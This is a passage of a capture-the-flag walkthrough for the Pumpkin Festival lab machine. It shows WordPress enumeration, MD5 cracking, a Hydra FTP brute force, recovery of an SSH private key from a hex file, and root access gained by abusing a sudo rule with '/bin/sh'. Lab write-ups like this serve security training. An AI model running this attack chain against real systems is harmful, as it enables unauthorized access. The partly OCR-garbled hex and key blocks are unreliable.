
Wpscan gave us all information regarding the page. and we can see readme.html page enabled let's see if it contains anything.
<http://pumpkins.local/readme.html>



Now we got a md5 hash let's crack using cyberchef




We got a two usernames and password.



From the wpscan too we got two users existing morse and admin. Let's move on using the credentials we got from cyberchef.

username- morse
password- Ug0t!TrIpyj



We got our fourth token from the profile section.

Now we got four users admin,morse,jack and harry and only two passwords let's bruteforce using hydra.

`sudo hydra -L users -P /home/baz/pass ftp://192.168.56.105`

```
[baz@parrot:~](-/comp ctf walkthroughs/pumpkinfestival/pumpkin)
$ sudo hydra -L users -P /home/baz/500-worst-passwords.txt ftp://192.168.56.105
[sudo] password for baz:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-21 10:27:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1002 login tries (l:2/p:501), ~63 tries per task
[DATA] attacking ftp://192.168.56.105:21/
[21][ftp] host: 192.168.56.105 login: harry password: yrrah
```

We got the password of harry. Let's open it using ftp to check if we get more details.

`ftp 192.168.56.105`

`user-harry`

`pass-yrrah`

`dir`

`get token.txt`

`cd Donotopen`

`cd NO`

`cd NOO`

`cd NOOO`

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal

[bar@parrot] ~/comp/ctf/walkthroughs/pumpkinfestival/pumpkin
$ftp 192.168.56.105
Connected to 192.168.56.105.
220 Welcome to Pumpkin's FTP service.
Name (192.168.56.105:bar): harry
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Jul 12  2019 Donotopen
-rw-r--r--  1 0      0      48 Jul 12  2019 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.02 secs (2.1666 KB/s)
ftp> cd Donotopen
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Jul 12  2019 NO
226 Directory send OK.
ftp> cd NO
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Jul 12  2019 NOO
226 Directory send OK.
```

get token.txt
cd NOOOO
cd NOOOOO
cd NOOOOOOO
get data.txt

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Tabs Help

Parrot Terminal x Parrot Terminal

250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  3 0      0      4096 Jul 14  2019 NOOOOOO
-rw-r--r--  1 0      0      48 Jul 12  2019 token.txt
226 Directory send OK.
ftp> get token.txt
local: token.txt remote: token.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for token.txt (48 bytes).
226 Transfer complete.
48 bytes received in 0.02 secs (2.0489 KB/s)
ftp> cd NOOOOOO
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Jul 14  2019 NOOOOOOO
226 Directory send OK.
ftp> cd NOOOOOOO
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      4357 Jul 14  2019 data.txt
226 Directory send OK.
ftp> get data.txt
local: data.txt remote: data.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for data.txt (4357 bytes).
226 Transfer complete.
4357 bytes received in 0.02 secs (257.5127 KB/s)
ftp>
```

we got fifth token. and another file let's see what it contains.

```
Parrot Terminal x Parrot Terminal

GNU nano 4.9.2 token.txt
PumpkinToken : f9c5053d01e0dfc30066476ab0f0564c

Computer
```

we got a hex format file. Let's decode to see what it is.

Download CyberChef [Download](#) Last build: A month ago - v9 supports multiple inputs and a Node API allowing you to program with Cyb... Options About / Support

Operations

- hex
- From Hex
- From Hex Content
- From Hexdump
- Hex Density chart
- Hex to Object Identifier
- Hex to PEM
- Object Identifier to Hex
- PEM to Hex
- Parse ASN.1 hex string
- To Hex
- To Hex Content
- To Hexdump

Recipe

From Hex

Delimiter: Auto

Input

START: 18100 end: 18106 length: 39106
length: 0

```

36 33 4e 37 67 47 75 6c 34 4d 48 78 59 6d 36 39 59 64 6e 51 74 61 68 2f 43 65 4f 68 2f
4f 51 31 76 67 61 47 4e 55 55 31 38 35 32 2b 34 38 38 2b 4b 48 51 79 32 7a 37 6b 4b 8a
67 45 2f 71 4d 34 55 37 89 35 6e 66 65 67 46 65 6d 31 78 45 34 32 69 34 45 79 74 52 59
61 67 2b 67 67 61 34 77 5a 66 65 2f 39 38 77 6f 65 42 38 4f 6c 4b 76 2b 78 42 6d 4e 67
41 42 31 6f 72 54 50 4c 62 0a 4b 68 37 69 7a 4c 6c 5a 4d 36 6b 51 30 41 53 53 66 44 66
52 62 5a 70 52 49 49 55 31 6e 67 52 58 52 6e 39 34 69 5a 76 6e 2f 38 66 77 56 32 69 43
35 57 78 71 41 4c 74 5a 53 45 4a 6e 61 56 63 45 71 6c 6b 4f 6a 31 6a 36 58 72 66 6b 65
55 72 59 57 6c 4f 6f 72 78 62 69 79 78 4d 4f 65 43 31 39 56 76 6b 50 50 70 58 76 47 4b
38 74 53 5a 31 4e 54 6e 48 33 52 6b 6b 51 47 4b 5a 6a 6f 68 51 73 64 36 37 49 53 34 66
70 0a 31 36 6b 34 6c 39 53 55 74 63 72 4a 41 41 41 41 43 58 4a 76 62 33 52 41 61 32 4e
61 51 45 3d 0a 2d 2d 2d 2d 45 4e 44 20 4f 50 45 4e 53 43 48 20 52 49 56 41 54 45
4b 45 59 2d 2d 2d 2d 2d 0a

```

time: 180ms
length: 3906
lines: 36

Output

```

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnVzaC1rZXktdjEAAAAAAAAAGvbmUAAAAAAAAAAAAAAAQAAACFwAAAAZmc2Zgtcn
NhAAAAAEAAQAAAGAwIInyghdj2fsZyJJ2V3L7QtrcLjpztS9m3Wm4y9spMsd2tqJ2b
Fziqj2e+jZaKdWT9yQFEW0s340Qh3sjsAzu2LLGuPpgi5Zu8ynwUBMK7We+81sPvETve
bcdqzugsAwD5pC1zSL7e0AImKHx2msoHt1v0qePDNPvPHR628yUHR6uoFu4b1Kwun4+
Yb6BH0L1zzJhmqKakF7oEf26V7/1yEksrd+8ewGZg63poI2Covz6J3boxdJbTg1W0Wx
x2g3oD0u5BIYjbuTdCt3R2r7RheyXLRgt865b2e9fV1A1260g7jz6dj1r3y8ns/mpJ3736
e3jQPSMcEemcsjs9vDpXpHS1Vx50dCkwyJLZpfxjh85z3x8v11SAkzsmChPe0zBo3xj
xzKZb0yehNMP9ochEPARfIBjInI15Wv8jtBqTKqP7zu500zUxJzFzCMPLfJNWdZL/KAwB
Tv2K9075hVdEQ0mH6IvVjyrNurSRNAvTETLWcpI48HosSWGjzsmUA79WgQ8ZkyS5kg0
wVckJAGLgpLEiE+Ne9ABvDqLnSBh0AV2mD2s2HmfR7f68QTxXaot6+7ADo/96Nf3ZnmBE

```

STEP **BAKE!** ☒ Auto Bake

Great we got a ssh Rsa key let's copy it and use it to enter as jack.

Exploitation

id

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
[bar@parrot]~/comp/ctf/walkthroughs/pumpkinfestival/pumpkin
$ sudo ssh jack@192.168.56.105 -i sshkey -p 6880

-----
Welcome to Mission-Pumpkin
All remote connections to this machine are monitored and recorded
-----

Last login: Tue Jul 16 08:12:07 2019 from 192.168.1.105
-bash: /home/jack/.bash_profile: Permission denied
jack@pumpkin:~$ ls
token
jack@pumpkin:~$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(sambashare)
jack@pumpkin:~$ whoami
jack
jack@pumpkin:~$
```

file token
./token
and we got our sixth token.

```
Applications Places System Parrot Terminal
File Edit View Search Terminal Help
jack@pumpkin:~$ ls
token
jack@pumpkin:~$ file token
token: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[0](sha1)=977c5f4023cb5e77599fd8194089aa03f155ad80, stripped
jack@pumpkin:~$ ls -al
total 44
drwx----- 4 jack jack 4096 Jul 16 2019 .
drwxr-xr-x 5 root root 4096 Jul 12 2019 ..
-rw-r--r-- 1 jack jack 231 Jul 15 2019 .bash_logout
-rw----- 1 root root 94 Jul 16 2019 .bash_profile
-rw-r--r-- 1 jack jack 3675 Jul 15 2019 .bashrc
drwx----- 2 jack jack 4096 Jul 12 2019 .cache
-rw-r--r-- 1 jack jack 675 Jul 12 2019 .profile
drwxrwxr-x 2 jack jack 4096 Jul 12 2019 .ssh
-rwsr-xr-x 1 root root 11232 Jul 15 2019 token
jack@pumpkin:~$ ./token

PumpkinToken : 8d66ef0855b43d80c34917ec6c75f706

jack@pumpkin:~$
```

sudo -l
They prompted for the password. And we had got the password from cyberchef as it's used for both morse and jack. From sudo -l we got that alohomora script has all permission to run.

```
jack@pumpkin:~$ sudo -l
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on pumpkin:
    (ALL) /home/jack/pumpkins/alohomora*
jack@pumpkin:~$ mkdir pumpkins
```

Post Exploitation

sudo -l

we created a directory pumpkins and file alohomora and inserted this script.

```
echo "/bin/sh" > pumpkins/alohomora
```

```
chmod +x pumpkins/alohomora
```


```
cat /home/jack/pumpkins/alohomora
```

```
cd pumpkins
```

```
./alohomora
```

```
id
```

we got the root shell. Now let's find our root flag.



```
jack@pumpkin:~$ sudo -l
Matching Defaults entries for jack on pumpkin:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jack may run the following commands on pumpkin:
    (ALL) /home/jack/pumpkins/alohomora*
jack@pumpkin:~$ echo "/bin/sh" > pumpkins/alohomora
jack@pumpkin:~$ chmod +x pumpkins/alohomora
jack@pumpkin:~$ cat /home/jack/pumpkins/alohomora
/bin/sh
jack@pumpkin:~$ cd pumpkins/
jack@pumpkin:~/pumpkins$ ./alohomora
$ id
uid=1000(jack) gid=1000(jack) groups=1000(jack),4(adm),24(cdrom),30(dip),46(plugdev),111(lpadmin),112(smbashare)
$ exit
jack@pumpkin:~/pumpkins$ cd ..
jack@pumpkin:~$ sudo /home/jack/pumpkins/alohomora
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

```
cd /root
```

```
ls
```

```
cat Pumpkin_Festival_Ticket
```

Hacking.....Happy